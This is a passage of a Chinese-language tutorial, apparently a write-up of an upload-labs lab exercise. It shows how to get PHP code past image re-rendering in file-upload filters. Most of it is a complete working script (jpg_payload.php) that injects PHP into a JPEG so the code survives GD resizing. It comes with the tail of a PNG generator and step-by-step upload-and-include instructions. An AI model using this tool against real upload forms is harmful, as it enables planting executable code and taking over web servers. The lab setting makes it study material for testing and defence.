
imagesetpixel($img, round($y / 3), 0, $color);


}

imagepng($img,'./cs.png');

?>

运行后得到cs.png，上传后再下载到本地打开如下图：





对于jpg的绕过也是用的国外大佬的脚本 jpg\_payload.php

<?php

/\*

The algorithm of injecting the payload into the JPG image, which will keep unchanged after transformations caused by PHP functions imagecopyresized() and imagecopyresampled().

It is necessary that the size and quality of the initial image are the same as those of the processed image.

1) Upload an arbitrary image via secured files upload script

2) Save the processed image and launch:

jpg\_payload.php <jpg\_name.jpg>

In case of successful injection you will get a specially crafted image, which should be uploaded again.

Since the most straightforward injection method is used, the following problems can occur:

1) After the second processing the injected data may become partially corrupted.

2) The jpg\_payload.php script outputs "Something's wrong".

If this happens, try to change the payload (e.g. add some symbols at the beginning) or try another initial image.

Sergey Bobrov @Black2Fan.

See also:

https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/

\*/

$miniPayload = "<?=phpinfo();?>";

if(!extension\_loaded('gd') || !function\_exists('imagecreatefromjpeg')) {

die('php-gd is not installed');

}

if(!isset($argv[1])) {

die('php jpg\_payload.php <jpg\_name.jpg>');

}

set\_error\_handler("custom\_error\_handler");

for($pad = 0; $pad < 1024; $pad++) {

$nullbytePayloadSize = $pad;

$dis = new DataInputStream($argv[1]);

$outStream = file\_get\_contents($argv[1]);

$extraBytes = 0;

$correctImage = TRUE;

if($dis->readShort() != 0xFFD8) {

die('Incorrect SOI marker');

}

while((!$dis->eof()) && ($dis->readByte() == 0xFF)) {

$marker = $dis->readByte();

$size = $dis->readShort() - 2;

$dis->skip($size);

if($marker === 0xDA) {

$startPos = $dis->seek();

$outStreamTmp =

substr($outStream, 0, $startPos) .

$miniPayload .

str\_repeat("\0",$nullbytePayloadSize) .

substr($outStream, $startPos);

checkImage('\_'.$argv[1], $outStreamTmp, TRUE);

if($extraBytes !== 0) {

while((!$dis->eof())) {

if($dis->readByte() === 0xFF) {

if($dis->readByte !== 0x00) {

break;

}

}

}

$stopPos = $dis->seek() - 2;

$imageStreamSize = $stopPos - $startPos;

$outStream =

substr($outStream, 0, $startPos) .

$miniPayload .

substr(

str\_repeat("\0",$nullbytePayloadSize).

substr($outStream, $startPos, $imageStreamSize),

0,

$nullbytePayloadSize+$imageStreamSize-$extraBytes) .

substr($outStream, $stopPos);

} elseif($correctImage) {

$outStream = $outStreamTmp;

} else {

break;

}

if(checkImage('payload\_'.$argv[1], $outStream)) {

die('Success!');

} else {

break;

}

}

}

}

unlink('payload\_'.$argv[1]);

die('Something\'s wrong');

function checkImage($filename, $data, $unlink = FALSE) {

global $correctImage;

file\_put\_contents($filename, $data);

$correctImage = TRUE;

imagecreatefromjpeg($filename);

if($unlink)

unlink($filename);

return $correctImage;

}

function custom\_error\_handler($errno, $errstr, $errfile, $errline) {

global $extraBytes, $correctImage;

$correctImage = FALSE;

if(preg\_match('/(\d+) extraneous bytes before marker/', $errstr, $m)) {

if(isset($m[1])) {

$extraBytes = (int)$m[1];

}

}

}

class DataInputStream {

private $binData;

private $order;

private $size;

public function \_\_construct($filename, $order = false, $fromString = false) {

$this->binData = '';

$this->order = $order;

if(!$fromString) {

if(!file\_exists($filename) || !is\_file($filename))

die('File not exists ['.$filename.']');

$this->binData = file\_get\_contents($filename);

} else {

$this->binData = $filename;

}

$this->size = strlen($this->binData);

}

public function seek() {

return ($this->size - strlen($this->binData));

}

public function skip($skip) {

$this->binData = substr($this->binData, $skip);

}

public function readByte() {

if($this->eof()) {

die('End Of File');

}

$byte = substr($this->binData, 0, 1);

$this->binData = substr($this->binData, 1);

return ord($byte);

}

public function readShort() {

if(strlen($this->binData) < 2) {

die('End Of File');

}

$short = substr($this->binData, 0, 2);

$this->binData = substr($this->binData, 2);

if($this->order) {

$short = (ord($short[1]) << 8) + ord($short[0]);

} else {

$short = (ord($short[0]) << 8) + ord($short[1]);

}

return $short;

}

public function eof() {

return !$this->binData||(strlen($this->binData) === 0);

}

}


?>

先随便找一个jpg图片，先上传至服务器然后再下载到本地保存为 shell.jpg


然后使用脚本处理shell.jpg,插入php代码,命令如下：

php jpg\_payload.php shell.jpg


成功之后会生成payload\_shell.jpg，把它重新上传。



将它用HXD打开查看，可以看到代码依旧存在



文件包含也可以正常解析



至此对于图像文件二次渲染的绕过就到此结束啦，因为比较难以理解并且实际操作麻烦所以就单独一篇来写。

本文参考：

<https://www.fujieace.com/penetration-test/upload-labs-pass-16.html>

本文所用的各种图片渲染绕过图片马可以评论后下载。